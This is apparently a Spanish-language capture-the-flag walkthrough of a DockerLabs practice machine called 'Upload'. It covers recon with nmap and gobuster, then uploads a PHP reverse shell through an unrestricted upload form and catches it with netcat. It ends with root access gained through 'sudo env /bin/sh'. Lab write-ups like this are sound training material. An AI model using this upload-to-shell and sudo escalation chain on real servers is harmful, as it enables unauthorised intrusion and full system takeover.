

Upload

Como siempre hacemos el ping para ver su ttl:

```
(root@kali)-[/home/kali/Desktop/DockersLabs/upload]
# ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.066 ms
```

Paso 1

Procedemos al escaneo tipico con nmap para ver los puertos abiertos

```
nmap -p- -sC -sV --min-rate 5000 -vvv --open -sS -n -Pn 172.17.0.2 -oN
escaneo
```

```
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 64  Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Upload here your file
|_http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Podemos observar que es un ubuntu con el puerto 80 abierto.

Paso 2

Ahora hacemos fuzzing con gobuster para encontrar algo interesante.

```
gobuster dir -u http://172.17.0.2/ -w /usr/share/dirb/wordlists/common.txt -x
php,sh,py,txt
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,sh,py
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/.php (Status: 403) [Size: 275]
/.hta.py (Status: 403) [Size: 275]
/.hta (Status: 403) [Size: 275]
/.htaccess.txt (Status: 403) [Size: 275]
/.hta.php (Status: 403) [Size: 275]
/.hta.sh (Status: 403) [Size: 275]
/.hta.txt (Status: 403) [Size: 275]
/.htaccess.sh (Status: 403) [Size: 275]
/.htpasswd (Status: 403) [Size: 275]
/.htaccess.py (Status: 403) [Size: 275]
/.htaccess.php (Status: 403) [Size: 275]
/.htaccess (Status: 403) [Size: 275]
/.htpasswd.txt (Status: 403) [Size: 275]
/.htpasswd.sh (Status: 403) [Size: 275]
/.htpasswd.php (Status: 403) [Size: 275]
/.htpasswd.py (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 1361]
/server-status (Status: 403) [Size: 275]
/upload.php (Status: 200) [Size: 1357]
/uploads (Status: 301) [Size: 310] [→ http://172.17.0.2/uploads/]
Progress: 23070 / 23075 (99.98%)

Finished
```

Podemos ver cosas interesantes como upload.php y uploads

Paso 3

Si accedemos a la ruta upload.php nos aparece lo siguiente por ende intentaremos ver si acepta archivos php u otros para hacer un reverse shell.



Creamos un archivo php para verificar si admite este tipo de archivos el upload.

```
touch 1.php
```

Una vez creado lo subimos y observamos que si admite archivos php por lo que iremos a webshells.

Paso 4

Accedemos a `webshells` y copiamos su `php-reverse-shell` y lo pegamos en el directorio actual.




Podemos cambiarle el nombre si quisieramos.

```
cp /usr/share/webshells/php/php-reverse-shell.php .
```

Ahora nos toca modificar la **IP** y **Puerto** del archivo `php-reverse-shell.php` lo hacemos con `nano` una vez modificado `Ctrl + O` , `Enter` y `Ctrl + X`.

Una vez realizado subimos ese archivo al upload del servidor. Efectivamente se sube y podemos verificarlo accediendo a la ruta `/uploads`.

Index of /uploads

Name	Last modified	Size	Description
 Parent Directory		-	
 1.php	2024-07-03 22:59	0	
 php-reverse-shell.php	2024-07-03 23:08	5.4K	

Apache/2.4.52 (Ubuntu) Server at 172.17.0.2 Port 80

Paso 5

Al ver que podemos subir estos archivos nos toca hacer el netcat para que el puerto 443 este escuchando:

```
nc -lvnp 443
```

```
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 59010
Linux f4af907e7f50 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86_64 x86_64 x86_64 GNU/Linux
23:09:41 up 29 min, 0 users, load average: 0.34, 0.36, 0.43
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@f4af907e7f50:/$ ^Z
zsh: suspended nc -lvnp 443
```

Ejecutamos el script:

```
script /dev/null -c bash
```

Procedmos a usar el Ctrl + Z para cerrar.

Paso 6

Ejecutamos el comando stty para poder ejecutar el script:

```
stty raw -echo; fg
```

Luego nos pide un tipo de terminal y ponemos `xterm`. Todo esto lo hacemos para simular una terminal dentro del servidor y poder ejecutar código más legible.

Pero esto no va del todo bien debemos asegurarnos de que funciona bien así que debemos ejecutar lo siguiente:

```
export TERM=xterm
```

Luego del enter:

```
export SHELL=bash
```

Luego de esto podemos ya ejecutar código de linux como si estuviéramos en una.

```
www-data@f4af907e7f50:/$  
www-data@f4af907e7f50:/$ export TERM=xterm  
www-data@f4af907e7f50:/$ export SHELL=bash  
www-data@f4af907e7f50:/$ ls  
bin  dev  home  lib32  libx32  mnt  proc  run  srv  tmp  var  
boot  etc  lib  lib64  media  opt  root  sbin  sys  usr  
www-data@f4af907e7f50:/$ sudo -l  
Matching Defaults entries for www-data on f4af907e7f50:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,  
use_pty  
  
User www-data may run the following commands on f4af907e7f50:  
(root) NOPASSWD: /usr/bin/env  
www-data@f4af907e7f50:/$
```

Paso 7

Buscaremos si hay algo curioso en la máquina antes de escalar privilegios.

```
find / -perm -4000 2>/dev/null
```

El resultado no muestra nada interesante pero es bueno saber para que funciona ese comando de búsqueda para otra ocasión.

Ejecutamos el siguiente comando para ver como se maneja el sudo:

```
sudo -l
```

```
www-data@f4af907e7f50:/$ sudo -l
Matching Defaults entries for www-data on f4af907e7f50:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty

User www-data may run the following commands on f4af907e7f50:
  (root) NOPASSWD: /usr/bin/env
www-data@f4af907e7f50:/$
```

Después del resultado nos vamos a nuestra página <https://gtfobins.github.io/#> para ver como podemos escalar priv según `env`.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

Debemos pegar esto en la terminal según la página para ser root:

```
sudo env /bin/sh
```

Alternativa si da fallo

```
sudo /usr/bin/env /bin/sh
```

Después de ejecutarlo

```
# whoami
root
```

Ya somos root!